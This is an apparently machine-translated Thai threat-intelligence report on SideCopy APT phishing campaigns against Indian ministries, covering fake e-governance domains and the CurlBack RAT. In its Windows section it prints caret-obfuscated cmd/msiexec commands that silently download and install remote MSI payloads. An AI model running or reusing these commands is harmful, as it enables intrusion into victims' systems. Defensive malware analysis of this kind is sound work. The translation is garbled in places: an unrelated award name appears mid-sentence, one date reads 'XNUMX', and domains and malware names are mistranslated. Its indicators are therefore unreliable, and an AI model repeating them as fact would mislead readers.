
Seqrite ทีม APT ของ Labs ได้ค้นพบกลยุทธ์ใหม่ของกลุ่มแฮกเกอร์ SideCopy APT ที่เชื่อมโยงกับปากีสถาน ซึ่งถูกนำมาใช้ตั้งแต่สัปดาห์สุดท้ายของเดือนธันวาคม 2024 กลุ่มนี้ได้ขยายขอบเขตการโจมตีจากเดิมที่มุ่งเป้าไปที่หน่วยงานรัฐบาลอินเดีย กระทรวงกลาโหม กระทรวงการเดินเรือ และนักศึกษามหาวิทยาลัย ไปสู่หน่วยงานภายใต้กระทรวงรถไฟ กระทรวงน้ำมันและก๊าซ และกระทรวงการต่างประเทศ การเปลี่ยนแปลงที่น่าสังเกตอย่างหนึ่งในแคมเปญล่าสุดคือการเปลี่ยนจากการใช้ไฟล์ HTML Application (HTA) ไปใช้แพ็กเกจ Microsoft Installer (MSI) เป็นกลไกหลักในการติดตั้ง
กลุ่มผู้คุกคามกำลังพัฒนาวิธีการของตนอย่างต่อเนื่องเพื่อหลีกเลี่ยงการตรวจจับ และการเปลี่ยนแปลงนี้เกิดจากการใช้การโหลด DLL จากภายนอกและการโจมตีหลายแพลตฟอร์มอย่างต่อเนื่อง การพัฒนานี้ยังรวมถึงเทคนิคต่างๆ เช่น การโหลดแบบสะท้อนกลับและการนำเครื่องมือโอเพนซอร์สอย่าง Xeno RAT และ Spark RAT มาใช้ใหม่ โดยทำตามแนวทางของ Async RAT เพื่อขยายขีดความสามารถ นอกจากนี้ ยังมีการค้นพบเพย์โหลดใหม่ที่เรียกว่า CurlBack RAT ซึ่งลงทะเบียนเหยื่อกับเซิร์ฟเวอร์ C2
ผลการค้นพบที่สำคัญ
- ชื่อผู้ใช้ที่เชื่อมโยงกับ ID อีเมลของผู้โจมตีกำลังปลอมแปลงเป็นบุคลากรของรัฐที่มีภูมิหลังด้านความปลอดภัยทางไซเบอร์ โดยใช้ ID ที่ถูกบุกรุก
- โดเมนปลอมที่เลียนแบบบริการ e-governance พร้อมไดเร็กทอรีแบบเปิด จะถูกใช้เพื่อโฮสต์เพย์โหลดและหน้าเข้าสู่ระบบฟิชชิ่งข้อมูลประจำตัว
- โดเมนย่อยและ URL จำนวน 13 แห่งโฮสต์หน้าเข้าสู่ระบบสำหรับบริการ RTS ต่างๆ สำหรับองค์กรเทศบาลเมืองหลายแห่ง (CMC) ทั้งหมดอยู่ในรัฐมหาราษฏระ
- โดเมนอย่างเป็นทางการของโครงการอุทกวิทยาแห่งชาติ (NHP) ภายใต้กระทรวงทรัพยากรน้ำ ถูกบุกรุกเพื่อส่งมอบข้อมูลที่เป็นอันตราย
- กลยุทธ์ใหม่ๆ เช่น การโหลดแบบสะท้อนกลับและการถอดรหัส AES ของส่วนทรัพยากรผ่าน PowerShell เพื่อปรับใช้ XenoRAT ซึ่งเป็นเครื่องมือโอเพ่นซอร์สที่ใช้ C# เวอร์ชันกำหนดเอง
- SparkRAT ซึ่งเป็นเครื่องมือโอเพนซอร์สที่ใช้ Golang เวอร์ชันดัดแปลง มีเป้าหมายที่แพลตฟอร์ม Linux ได้รับการปรับใช้ผ่านระบบเดียวกัน เวที เคยใช้สำหรับโหลด RAT ของยาน Poseidon และ Ares มาแล้ว
- มีการใช้ RAT ใหม่ที่เรียกว่า CurlBack ซึ่งใช้เทคนิคการโหลด DLL แบบไซด์โหลด โดยจะลงทะเบียนเหยื่อกับเซิร์ฟเวอร์ C2 ผ่าน UUID และรองรับการถ่ายโอนไฟล์โดยใช้ curl
- มีการพบเห็นการรณรงค์ตามธีมกับดักน้ำผึ้งในเดือนมกราคม พ.ศ. 2025 และมิถุนายน พ.ศ. 2024 ซึ่งตรงกับช่วงที่มีการจับกุมพนักงานรัฐบาลที่ถูกกล่าวหาว่ารั่วไหลข้อมูลที่ละเอียดอ่อนให้กับผู้จัดการชาวปากีสถาน
- พอร์ทัลการศึกษาที่เคยถูกแฮ็กเมื่อเดือนสิงหาคม 2024 ได้กลับมาใช้งานได้อีกครั้งในเดือนกุมภาพันธ์ 2025 พร้อม URL ใหม่ที่มุ่งเป้าไปที่นักศึกษามหาวิทยาลัย URL เหล่านี้ใช้ธีมสามแบบ ได้แก่ "การเปลี่ยนแปลงสภาพภูมิอากาศ" "งานวิจัย" และ "วิชาชีพ" (สามารถดูการวิเคราะห์ฉบับสมบูรณ์ได้ในบันทึก) Good Farm Animal Welfare Awardsอธิบายคลัสเตอร์ที่แตกต่างกัน 6 คลัสเตอร์ของ SideCopy APT)
- กลุ่มแม่ของ SideCopy หรือ APT36 ได้โจมตีอัฟกานิสถานหลังจากที่มีประเด็นเกี่ยวกับสำนักงานบริหารนักโทษ (OPA) ภายใต้รัฐอิสลามแห่งอัฟกานิสถานมาเป็นเวลานาน แคมเปญล่าสุดที่มุ่งเป้าไปที่ระบบ Linux ภายใต้หัวข้อ “การพัฒนาภาวะผู้นำเพื่อสงครามในอนาคต” เกี่ยวข้องกับผู้จัดฉากที่เข้ารหัส AES/RC4 เพื่อลบเครื่องมือ MeshAgent RMM
ภาคส่วนเป้าหมายภายใต้กระทรวงอินเดีย
- รถไฟ
- น้ำมันก๊าซ
- กิจการภายนอก
- กลาโหม
อีเมล์หลอกลวง
แคมเปญที่มุ่งเป้าไปที่ภาคกลาโหมนั้นใช้อีเมลฟิชชิ่งลงวันที่ 13 มกราคม 2025 โดยมีหัวเรื่องว่า “อัปเดตกำหนดการสำหรับ NDC 65 ตามที่หารือกัน” อีเมลดังกล่าวมีลิงก์สำหรับดาวน์โหลดไฟล์ชื่อ “NDC65-Updated-Schedule.pdf” เพื่อล่อเป้าหมาย

อีเมลฟิชชิ่งฉบับที่ 15 ที่ส่งเมื่อวันที่ 2025 มกราคม XNUMX หัวข้อ “Policy update for this course.txt” มีลิงก์ฟิชชิ่งด้วย อีเมลนี้มาจากรหัสอีเมลที่ดูเป็นทางการ ซึ่งน่าจะถูกบุกรุก วิทยาลัยป้องกันประเทศ (NDC) เป็นสถาบันฝึกอบรมด้านความมั่นคงแห่งชาติสำหรับกลยุทธ์และการปฏิบัติ ตั้งอยู่ที่กรุงเดลี ดำเนินงานภายใต้กระทรวงกลาโหม ประเทศอินเดีย


ที่อยู่อีเมล “gsosystems-ndc@outlook[.]com” ของผู้โจมตี ถูกสร้างขึ้นเมื่อวันที่ 10 มกราคม 2025 ในสหรัฐอาหรับเอมิเรตส์ และพบเห็นการใช้งานครั้งล่าสุดเมื่อวันที่ 28 กุมภาพันธ์ 2025 OSINT เปิดเผยรหัสอีเมลที่มีลักษณะคล้ายกัน “gsosystems.ndc-mod@nic[.]in” ซึ่งเป็นของศูนย์สารสนเทศแห่งชาติ (NIC) ซึ่งเป็นหน่วยงานภายใต้กระทรวงอิเล็กทรอนิกส์และเทคโนโลยีสารสนเทศ (MeitY) ประเทศอินเดีย ชื่อผู้ใช้ที่เชื่อมโยงกับอีเมลของผู้โจมตีนั้นปลอมแปลงเป็นเจ้าหน้าที่รัฐบาลที่มีประวัติความปลอดภัยทางไซเบอร์
เอกสารล่อลวง
สถาบันนี้มีความเกี่ยวข้องกับวิทยาลัยป้องกันประเทศ (NDC) ในอินเดีย และมีปฏิทินการฝึกอบรมประจำปี (การศึกษาและกิจกรรม) สำหรับหลักสูตรที่ 2025 (NDC-65) ประจำปี 65 สถาบันแห่งนี้ตั้งอยู่ในกรุงนิวเดลี เป็นสถาบันฝึกอบรมด้านกลาโหมและเป็นสถานที่ฝึกอบรมเชิงกลยุทธ์ระดับสูงสุดสำหรับเจ้าหน้าที่ของกองทัพอินเดีย (กองทัพอินเดีย) และข้าราชการพลเรือน ซึ่งทั้งหมดอยู่ภายใต้กระทรวงกลาโหมของอินเดีย
OpenDir และ CredPhish
โดเมนปลอมที่แอบอ้างเป็นบริการพอร์ทัล e-Governance ถูกนำมาใช้เพื่อดำเนินการรณรงค์ที่มุ่งเป้าไปที่หน่วยงานด้านการรถไฟ โดเมนนี้สร้างขึ้นเมื่อวันที่ 16 มิถุนายน 2023 และมีไดเรกทอรีแบบเปิดที่จัดเก็บไฟล์หลายไฟล์ ซึ่งระบุได้ระหว่างการสืบสวน

มีการระบุโดเมนย่อยรวมทั้งหมด 13 โดเมน ซึ่งทำหน้าที่เป็นพอร์ทัลเข้าสู่ระบบสำหรับระบบต่างๆ เช่น:
- Webmail
- ระบบการจัดการถังความปลอดภัย
- การจัดทำระบบเงินเดือน
- ตั้งค่าอำนาจ
สิ่งเหล่านี้น่าจะถูกใช้เพื่อหลอกลวงข้อมูลประจำตัว โดยปลอมแปลงเป็นพอร์ทัลรัฐบาลที่ถูกต้องตามกฎหมายหลายแห่งตั้งแต่ปีที่แล้ว โดยทั่วไปแล้ว หน้าเข้าสู่ระบบเหล่านี้มักเชื่อมโยงกับบริการ RTS (พระราชบัญญัติสิทธิในการบริการสาธารณะ) และให้บริการแก่องค์กรเทศบาลเมืองต่างๆ (CMC) พอร์ทัลปลอมเหล่านี้ทั้งหมดเป็นของเมืองต่างๆ ที่ตั้งอยู่ในรัฐมหาราษฏระ:
- Chandrapur
- Gadchiroli
- โกลา
- ซารา
- วาไซ วิราร์
- บัลลาร์ปูร์
- มิรา ภานดาร์

ตารางต่อไปนี้แสดงรายการโดเมนย่อยที่ระบุและวันที่ตรวจพบครั้งแรก:
| โดเมนย่อย | เห็นครั้งแรก |
| gadchiroli.egovservice[.]ใน | 2024-12-16 |
| pen.egovservice[.]ใน | 2024-11-27 |
| cpcontacts.egovservice[.]ใน
cpanel.egovservice[.]ใน webdisk.egovservice[.]ใน cpcalendars.egovservice[.]ใน เว็บเมล.egovservice[.]ใน |
2024-01-03 |
| dss.egovservice[.]ใน
cmc.egovservice[.]ใน |
2023-11-03 |
| mail.egovservice[.]ใน | 2023-10-13 |
| pakola.egovservice[.]ใน
pakora.egovservice[.]ใน |
2023-07-23 |
| egovservice[.]ใน | 2023-06-16 |

โดเมนทั้งหมดเหล่านี้มีประวัติ DNS ดังต่อไปนี้ ซึ่งจดทะเบียนภายใต้ AS 140641 เป็นหลัก (YOTTA NETWORK SERVICES PRIVATE LIMITED) ซึ่งบ่งชี้ถึงโครงสร้างพื้นฐานที่ประสานงานกันซึ่งอาจจัดตั้งขึ้นเพื่อปลอมแปลงบริการที่ถูกต้องตามกฎหมายและรวบรวมข้อมูลประจำตัวจากผู้ใช้ที่ไม่ทันระวัง
การตรวจสอบเพิ่มเติมในไดเรกทอรีแบบเปิดพบ URL เพิ่มเติมที่เชื่อมโยงกับโดเมนปลอม URL เหล่านี้น่าจะมีวัตถุประสงค์ในการฟิชชิ่งที่คล้ายคลึงกันและโฮสต์เนื้อหาหลอกลวงเพิ่มเติม
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
คลัสเตอร์-เอ

คลัสเตอร์แรกของการดำเนินงานของ SideCopy แสดงให้เห็นถึงวิธีการที่ซับซ้อนโดยกำหนดเป้าหมายทั้งสภาพแวดล้อม Windows และ Linux พร้อมกัน มีการเพิ่มโทรจันการเข้าถึงระยะไกล (RAT) ใหม่เข้าไปในคลังอาวุธ ช่วยเพิ่มความสามารถในการเจาะระบบที่หลากหลายได้อย่างมีประสิทธิภาพ
Windows
ลิงก์อีเมลแบบสเปียร์ฟิชชิ่งจะดาวน์โหลดไฟล์เก็บถาวรที่มีทางลัดแบบมีนามสกุลไฟล์คู่ (.pdf.lnk) ไฟล์เหล่านี้โฮสต์อยู่บนโดเมนที่ดูเหมือนจะถูกต้องตามกฎหมาย:
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-วันหยุดแห่งชาติ-RH-PER_N-1/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/แนวทางการรักษาความปลอดภัย/ |

ทางลัดนี้จะเรียกใช้cmd.exeโดยใช้พารามิเตอร์ที่มีอักขระหลีก (^) เพื่อหลีกเลี่ยงการตรวจจับและลดความสามารถในการอ่าน นอกจากนี้ยังพบรหัสเครื่องใหม่ “dv-kevin” ในไฟล์เหล่านี้ เนื่องจากปกติแล้วเราจะเห็นคำนำหน้า “desktop-” แทนที่รหัสเครื่องเดิม
ยูทิลิตี้ msiexec.exe ใช้สำหรับติดตั้งแพ็กเกจ MSI ที่โฮสต์จากระยะไกล ยูทิลิตี้นี้ใช้แฟล็กโหมดเงียบกับสวิตช์การติดตั้ง
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/ |
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/ |

โดเมนแรกเลียนแบบเว็บไซต์ e-governance ปลอมที่เห็นได้จากไดเร็กทอรีแบบเปิด ในขณะที่โดเมนที่สองเป็นโดเมนที่ถูกบุกรุกซึ่งเป็นของโครงการอุทกวิทยาแห่งชาติอย่างเป็นทางการ ซึ่งเป็นหน่วยงานภายใต้กระทรวงทรัพยากรน้ำ ไฟล์ MSI ประกอบด้วยไฟล์ปฏิบัติการ .NET ชื่อConsoleApp1.exeซึ่งจะปล่อยไฟล์ PE หลายไฟล์ที่เข้ารหัสแบบ base64 ออกมา ก่อนอื่น เอกสารล่อลวงจะถูกปล่อยลงใน ไดเร็กทอรี Publicและเปิดขึ้น ในขณะที่ไฟล์ PE ที่เหลือจะถูกปล่อยลงใน ' C:\ProgramData\LavaSoft\ ' ซึ่งรวมถึงไฟล์ DLL สองไฟล์ด้วย
- DLL ที่ถูกกฎหมาย: แซมเปอส.dll
- DLL ที่เป็นอันตราย: DUI70.dllระบุว่าเป็น หนูเคิร์ลแบ็ค.
หนูเคิร์ลแบ็ค

ไฟล์ไบนารีของ Windows ที่ลงนามแล้ว ชื่อ girbesre.exeซึ่งมีชื่อเดิมว่าCameraSettingsUIHost.exeถูกวางไว้ข้างๆ ไฟล์ DLL อื่นๆ เมื่อเรียกใช้งาน ไฟล์ EXE จะโหลดไฟล์ DLL ที่เป็นอันตรายเข้าไป การคงอยู่ของมัลแวร์ทำได้โดยการวางสคริปต์ HTA ( svnides.hta ) ที่สร้างคีย์รีจิสทรี Run สำหรับไฟล์ EXE นั้น พบตัวอย่างไฟล์ DLL ที่เป็นอันตรายสองตัวอย่าง ซึ่งมีเวลาการคอมไพล์เป็นวันที่ 2024-12-24 และ 2024-12-30

CurlBack RAT จะตรวจสอบการตอบสนองของ URL ที่ระบุในขั้นต้นด้วยคำสั่ง '/antivmcommand' หากการตอบสนองเป็น "เปิด" ระบบจะดำเนินการต่อ หากไม่เป็นเช่นนั้น ระบบจะยุติการทำงานโดยอัตโนมัติ ซึ่งจะทำให้การตรวจสอบยังคงดำเนินต่อไป โดยจะรวบรวมข้อมูลระบบและอุปกรณ์ USB ที่เชื่อมต่อโดยใช้คีย์รีจิสทรี:
- “SYSTEM\\ControlSet001\\Enum\\USBSTOR”


แสดงการเชื่อมต่อและกระบวนการที่กำลังทำงานอยู่จะถูกนับเพื่อตรวจสอบสำหรับ explorer, msedge, chrome, notepad, taskmgr, services, defender และการตั้งค่า

ถัดไป ระบบจะสร้าง UUID สำหรับการลงทะเบียนไคลเอ็นต์กับเซิร์ฟเวอร์ C2 โดย UUID ที่สร้างขึ้นจะถูกบันทึกไว้ที่ไฟล์ “ C:\Users\<username>\.client_id.txt”พร้อมกับชื่อผู้ใช้
ก่อนลงทะเบียนด้วย ID ระบบจะตั้งค่าการคงอยู่ของข้อมูลผ่านงานที่กำหนดเวลาไว้ โดยใช้ชื่อ “ OneDrive ” สำหรับไฟล์ไบนารีที่ถูกต้อง ซึ่งสามารถพบได้ที่ตำแหน่ง: “ C:\Windows\System32\Tasks\OneDrive ”
สตริงย้อนกลับที่ผนวกเข้ากับโดเมน C2 และวัตถุประสงค์:
| เชือก | ฟังก์ชั่น |
| /เรทซิเกอร์/ | ลงทะเบียนลูกค้ากับ C2 |
| /sdnammoc/ | ดึงคำสั่งจาก C2 |
| /แทบทราห์/ | ตรวจสอบการเชื่อมต่อกับ C2 เป็นประจำ |
| /stluser/ | อัพโหลดผลลัพธ์ไปยัง C2 |
เมื่อลงทะเบียนแล้ว การเชื่อมต่อจะยังคงทำงานเพื่อรับคำสั่งใดๆ ที่ส่งกลับมาในการตอบกลับ

หากการตอบสนองประกอบด้วยค่าใดๆ ระบบจะดึงข้อมูลประทับเวลาปัจจุบันและดำเนินการคำสั่ง C2 ต่อไปนี้คำสั่งใดคำสั่งหนึ่ง:
| คำสั่ง | ฟังก์ชั่น |
| ข้อมูล | รวบรวมข้อมูลระบบ |
| ดาวน์โหลด | ดาวน์โหลดไฟล์จากโฮสต์ |
| วิริยะ | ปรับเปลี่ยนการตั้งค่าความคงอยู่ |
| วิ่ง | ดำเนินการคำสั่งตามต้องการ |
| สารสกัด | การดึงข้อมูลจากระบบ |
| การอนุญาต | ตรวจสอบและยกระดับสิทธิ์ |
| ผู้ใช้ | ระบุบัญชีผู้ใช้ |
| cmd | ดำเนินการตามบรรทัดคำสั่ง |


ฟังก์ชันพื้นฐานอื่นๆ ได้แก่ การดึงข้อมูลผู้ใช้และรายละเอียดโฮสต์ การแยกไฟล์เก็บถาวร และการสร้างงาน สตริงและโค้ดแสดงให้เห็นว่า CURL ใน DLL ที่เป็นอันตรายนั้นมีอยู่เพื่อระบุและถ่ายโอนไฟล์ในรูปแบบต่างๆ:
- ไฟล์รูปภาพ: GIF, JPEG, JPG, SVG
